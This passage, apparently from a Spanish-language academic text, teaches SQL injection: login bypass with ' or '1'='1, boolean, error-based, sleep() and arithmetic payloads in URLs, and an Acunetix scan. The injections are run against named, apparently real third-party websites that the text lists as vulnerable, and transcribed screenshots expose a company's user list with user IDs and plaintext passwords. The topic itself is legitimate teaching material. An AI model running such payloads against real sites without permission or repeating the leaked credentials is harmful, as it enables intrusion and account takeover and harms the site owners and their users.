


Figura 0-21 Resultado de páginas que se obtuvieron de la búsqueda

A continuación se muestran las páginas que no tienen seguridad contra SQL Inyección al momento de realizar login como administrador se observa que se tiene acceso total a todas las funciones como administrador a una aplicación web. También es común encontrar los login de administrador de aplicativos web escribiendo “login.php”, “privado.asp”, “privado.jps” etc. En este caso utilizaremos “asp.login admin”

Accedemos a varias páginas que se nos presentan y probamos como se muestra en la Figura 0-22 y Figura 0-24 que la inyección de código que vamos a realizar es exitosa como se aprecia en la Figura 0-23 y Figura 0-25 con el principio mostrado anteriormente

Se anexan las pruebas y los link de las páginas totalmente vulnerables

<http://polyprodw.trafficpullz.info/adminlogin.asp>




Figura 0-22 Realizando la prueba de Inyección SQL or '1'o'1




Figura 0-23 Muestra como la Inyección es realizada con éxito

http://www.akgec-kuka.org/login.aspx



Figura 0-24 Probando otra página con una Inyección




Figura 0-25 Accediendo a la página que es vulnerable

Como podemos observar dentro de las dos páginas no se tiene la seguridad contra SQL Inyection al momento de realizar login como administrador, por lo que se tiene acceso total a las funciones que estén abiertas a un administrador.

En caso que la página web no sea vulnerable a un ataque SQL Inyection mostraría un error como se observa en la siguiente Figura 0-26.

<http://www.bits-pilani.ac.in/microadmin/login.aspx>



Figura 0-26 Error cuando la página no es vulnerable

Una vez dentro de las aplicaciones web ya sea que se realizó un login o simplemente estamos dentro de una página informativa que consulta elementos de la Base de Datos y nos muestra registros. Existen varias formas de saber si son susceptibles a SQL Inyection por medio de la URL del navegador, la manera en la que se va a demostrar será por medio de comandos SQL anidados con operadores lógicos. Para empezar, debemos entender el funcionamiento del aplicativo web que se está usando para las pruebas, una vez ingresado en el aplicativo al pasar por el “login” con nombre de usuario y contraseña se presenta la siguiente pantalla mostrada en la Figura 0-27.



Figura 0-27 Ingresado en el aplicativo al pasar por el login con nombre de usuario y contraseña

En la Figura 0-28 se observa claramente como indica el usuario con el que se ingresó al aplicativo




Figura 0-28 Usuario con el que se ingresa al aplicativo

Para mayor facilidad de entender el SQL Injection se imprime por pantalla la sentencia SQL que se está ejecutando detrás para poder monitorear el SQL Injection.

El URL del aplicativo es el siguiente, desde el que trabajaremos haciendo SQL Injection para probar que el aplicativo no es seguro y susceptible a SQL Injection se muestra en la siguiente Figura 0-29.

`http://polyprodw.trafficpullz.info/vact.asp?id=2&userid=44`

DEL NEGOCIANTE - 1... Polyurethane Product: X
polyprodw.trafficpullz.info/userman.asp

POLYURETHANE PRODUCTS CORPORATION 630-543-6700
Manufacturer of High Performance POLYURETHANES
100, Interstate Road,
Addison, IL U.S.A.

Add User | User Manager | User Login | Logoff

You are Logged in as Administrator
No of Active users: 278
No. of users : 3461
Last Login 2/4/2018

User manager can help you to see all users and their IDs. You can see the details of each user by clicking on "View Activity" tag next to user name. View Activity will have details on his status, logged in time etc.

User Manager

User List

SI No.	Name	User ID	Action
1	Test User	testuser	View Activity
2	g.lakshman	glakshman	View Activity
3	Mishael	mishael	View Activity
4	Gonzalez	gonzalez	View Activity
5	rchristianson	admin	View Activity
6	Mario Chabot	MarioChabot	View Activity
7	rchristianson	rchristianson	View Activity
8	Sandro	Sandro	View Activity
9	R Wolfla	rwolfla	View Activity
10	JOHN JANS	comander	View Activity
11	Tim Hill	thill	View Activity

Figura 0-29 Probando que el aplicativo no es seguro y susceptible a SQL Injection

El funcionamiento del SQL Injection desde el URL, significa todo lo que se escribe en código después de “id=2&userid=44” entrara a ser parte del código que se muestra en pantalla. Por ejemplo, se puede ir alterando el número de “id & userid” para navegar por los diferentes registros que posee la Base de Datos mostrada en la Figura 0-30 tenemos acceso directo desde ese punto.

POLYURETHANE PRODUCTS CORPORATION
 Manufacturer of High Performance POLYURETHANES
 630-543-6700
 100, Interstate Road,
 Addison, IL U.S.A.

[Add User](#) | [User Manager](#) | [User Login](#) | [Logout](#)

You are Logged in as **Administrator**
 No. of Active users: 08
 No. of users : 10
 Last Login 2/6/2018

In this section you will get details on each user. **Session details** will show how many times he is logged in and how much time he has spent. I will try to give you his IP address and his geography details also. Whenever you want to disable his login you can do it from here.

User Details

SL No. 01	User ID : glakshman
addison	Password : gl3811
	Create on : 1/4/2004
	Status: Active (Change Status)
Auto Mail Sent : Yes	Expires on :

Video Rights	
Die-Thane Video	True
Smart Pad Video	True
Bull Nose Die	True

Session Details	
Last Login	
1	1/4/2004
2	1/14/2004
3	6/14/2005
4	6/4/2010
5	7/17/2010
6	7/12/2011
7	8/12/2011

Figura 0-30 Alterando el número de "id & userid" para así ir navegando por los diferentes registros que posee la Base de Datos

polyprodw.trafficpullz.info/vact.asp?id=4&userid=46

P **POLYURETHANE PRODUCTS CORPORATION** 630-543-6700
 Manufacturer of High Performance POLYURETHANES 100, Interstate Road, Addison, IL U.S.A.

Add User | User Manager | User Login | Logoff

You are Logged in as Administrator
 No. of Active users: 08
 No. of users : 10
 Last Login

In this section you will get details on each user. Session details will show how many times he is logged in and how much time he has spent. I will try to give you his IP address and his geography details also. Whenever you want to disable his login you can do it from here.

User Details

SL No. 01	User ID : gonzalez
Calle 4ta #224, Ramos Arizpe, Mexico.	Password : gon117
	Create on : 1/31/2004
	Status: Inactive (Change Status)
Auto Mail Sent : Yes	Expires on :

Video Rights	
Die-Thane Video	True
Smart Pad Video	True
Bull Nose Die	True

Session Details	
	Last Login
1	4/12/2004
2	4/12/2004
3	7/15/2010
4	7/26/2010
5	8/22/2010
6	8/22/2010
7	8/22/2010

Figura 0-31 Alterando el número de "id =46 & userid=46" para así ir navegando por los diferentes registros

En caso que el número ingresado sobrepase el número de registros que posee la Base de Datos simplemente el resultado arrojado será vacío ya que no existirá dicho valor como se observa en la Figura 0-32.

The screenshot shows a web application interface for Polyurethane Products Corporation. The browser's address bar contains the URL: `polyprodw.trafficpullz.info/vad...asp?id=100&userid=999`, with the `id=100&userid=999` portion highlighted in red. The page header includes the company logo, name, and contact information. The main content area displays user details for a user with SL No. 01. The details include:

SL No. 01	User ID : Keiran
A	Password : dick
	Create on : 3/3/2015
	Status: Inactive (Change Status)
Auto Mail Sent : Yes	Expires on :

Below the user details is a section for Video Rights:

Video Rights	
Die-Thane Video	True
Smart Pad Video	True
Bull Nose Die	True

At the bottom, there is a Session Details section with a Last Login field.

Figura 0-32 Se muestra que el id sobrepasa el número de registros que posee la Base de Datos

Con la Figura 0-31 se demuestra que sólo con cambiar el número en “id & userid”, como se menciona anteriormente, se modifica la información ya que está relacionado con el ID que es un campo dentro de la Base de Datos en el que se realiza la consulta para obtener la información deseada.

Pero con esto solo cambia el id de la consulta para obtener diferentes registros, a esto le sumamos la concatenación de manera que podamos conocer si es válido el SQL Injection, para esto primero debemos conocer que dentro del URL el navegador transforma el espacio en blanco en “%20” o “+” y en caso de una comilla simple es “%27”, solo en caso que no reconozca el símbolo el navegador.

La concatenación a realizar será una en la cual se genere un valor de verdad sin ningún cambio y posteriormente se realizará la concatenación en la que nos genere un resultado falso.

...php?bandabox=1%27%20and%201=1--+

Figura 0-33 Realizando una concatenación generando un valor de verdad

En este ejemplo que se muestra en la Figura 0-33 se observa que el código inyectado realiza una concatenación con el operador lógico “and”.

Cómo podemos ver el código SQL que se ejecuta primero se debe ingresar un apostrofe para cerrar la primera parte de la consulta seguido del operador lógico “and” que obligatoriamente tendrá que cumplir para poder devolver un resultado.

Por esto se escribe “1=1” ya que eso seguirá mostrando un resultado verdadero o también es posible escribir solo 1 que se reconoce como true o en tal caso también se puede escribir true.

Ahora generando un resultado falso utilizando concatenación

Como muestra la Figura 0-34 se realiza el mismo código, pero se remplazara el “1=1” por “1=2” o por 0 que es el equivalente de false o en tal caso también se podría escribir false con esto hacemos que no cumpla una de las dos condiciones que la consulta está manejando y no devolverá ningún resultado, porque lo estamos manejando desde el URL diciéndole al aplicativo web que mostrarnos y como mostrarlo.

...it.php?bandabox=1%27%20and%201=2--+

Figura 0-34 Generando un resultado falso

Otra manera de comprobar que el aplicativo web es susceptible a SQL Inyection es por medio de errores, esto quiere decir que la inyección va a provocar el error dentro del lenguaje SQL y el Gestor de Base de Datos va a arrojar un mensaje de error de la consulta y el aplicativo es susceptible a SQL Inyection, en el mejor de los casos se puede saber qué Base de Datos usa ese aplicativo web ya que muchas veces el error que muestra no está procesado, sino es lanzado directamente como entrega el sistema y se

presenta por pantalla y para un atacante es más fácil obtener información aplicando los comandos para la Base de Datos específica sin necesidad de probar comandos de otras Bases de Datos.

Esta prueba por errores se realiza de la siguiente manera, se ingresa solo un apostrofe o un backslash después del valor del “bandabox” o “id” y pasara lo siguiente:

El SQL que va ser ejecutado es: *select * from banda natural join pais where idbanda='1'*

Al momento de sólo poner un apostrofe o un backslash junto al 1 va a causar un error de sintaxis, provocando que el aplicativo web nos informe que existe un error en el SQL ya que queda la parte final cerrando el campo de consulta y abriendo un apostrofe fuera de lugar como se ve a continuación se ilustra en la Figura 0-35.



is_out.php?bandabox=1%27

Figura 0-35 Comprobando si es susceptible a SQL MP insertando un apostrofe

De igual manera podemos reafirmar que la aplicación web es vulnerable a SQL Inyection al momento de usar la función sleep() de MySQL con una concatenación, esta función recibe como argumento el tiempo en que deberá dormir, es decir un tiempo de espera para ir a suspensión y posteriormente no presenta ningún resultado ya que la Base de Datos está suspendida como se muestra en la Figura 0-36



.php?bandabox=6%27%20and%20sleep(5)--+

Figura 0-36 Verificando vulnerabilidad con la función Sleep

Finalmente existe otra manera de verificar la vulnerabilidad a SQL Inyection de un aplicativo web y son operaciones matemáticas, debido a que el signo “+” dentro de los navegadores se reconoce como espacio en blanco al momento de la lectura se puede

probar con resta multiplicación o división, entonces se procede a inyectar primeramente un apostrofe para cerrar la primera parte del “bandabox” donde obtiene el primer número, luego se escribe la operación matemática que se desee realizar la prueba sea “-”, “*” o “/” seguido de otro apostrofe para abrir el nuevo número, escribimos el segundo número que será usado para la operación matemática y el apostrofe para cerrar ya está implícito dentro del SQL como se observa en la Figura 0-37 .

Este es el código que será inyectado a través del URL “ ‘ - ‘3 ”

```
select * from banda natural join pais where idbanda=' <Inyección SQL> '
select * from banda natural join pais where idbanda=' 6 ' - ' 3 ' '
```

Dentro del aplicativo se vería así:



Figura 0-37 Comprobando vulnerabilidad con operador menos

Y probando multiplicación y división sería como en las siguientes Figura 0-38 y Figura 0-39.



Figura 0-38 Comprobando vulnerabilidad con operador multiplicación



Figura 0-39 Comprobando vulnerabilidad con operador división

Anteriormente se había hablado del comando “OR” que nos ayudaba a ingresar sin tener usuario y contraseña, aquí se puede demostrar cómo funciona con los registros, al momento de hacer dicha inyección de código la Base de Datos entiende que devuelva

un resultado siempre que sea verdadero, al ingresar “1=1” siempre va a ser verdadero por lo que me va a devolver todos los registros sin importar nada como lo muestra la siguiente Figura 0-40.


A screenshot of a search box with a red border. The text inside the search box is "idabox=1%27%20or%20%271%27=%271". The search box is part of a form with a light gray background and a white border.

Figura 0-40 Comando or sin ingresar usuario/contraseña

Es importante entender la sintaxis SQL al momento de hacer las consultas ya que no siempre vamos a empezar con el uso de apostrofe ya que no es la única manera en la que se estructuran las consultas SQL, muchas veces los programadores por querer hacer supuestamente algo más seguro los aplicativos web al momento de generar la consulta dentro del código del aplicativo hacen uso de paréntesis, comillas, apostrofes para confundir al atacante para que no pueda acceder a su Base de Datos.

Para continuar con las pruebas de una manera sencilla para probar la vulnerabilidad a SQL Injection en una aplicación web, con el uso de herramientas de SQL Injection como en la Figura 0-41. Anteriormente se había mencionado como atacar de todas las maneras posibles, inyectando código SQL y analizando cuales formas si fueron exitosas y cuáles no, dando un resultado si se puede hacer SQL Injection o Blind SQL Injection, ahora para esto se va a usar una de las herramientas , en este caso la herramienta antes mencionada es Acunetix. Abre la herramienta y da click en “New Scan”




Figura 0-41 Utilizando la herramienta SQL Inyeccion

Copiamos el URL que deseamos analizar como se muestra en la Figura 0-42, lo pegamos y damos click en siguiente




Figura 0-42 Copia del URL

Escoge el tipo de análisis que quiere que realice, ya que estas herramientas no sólo se enfocan en SQL Inyección sino también en otro tipo de ataques y ayudan a analizar si el aplicativo web también es vulnerable a esos ataques, por el momento se elige SQL Inyección y el resultado se muestra en la Figura 0-43.




Figura 0-43 Escogemos el tipo de análisis SQL Injection

En la siguiente Figura 0-44 observamos información del aplicativo web que va a ser analizado con esta herramienta y damos click en siguiente, hasta que finalice el análisis.

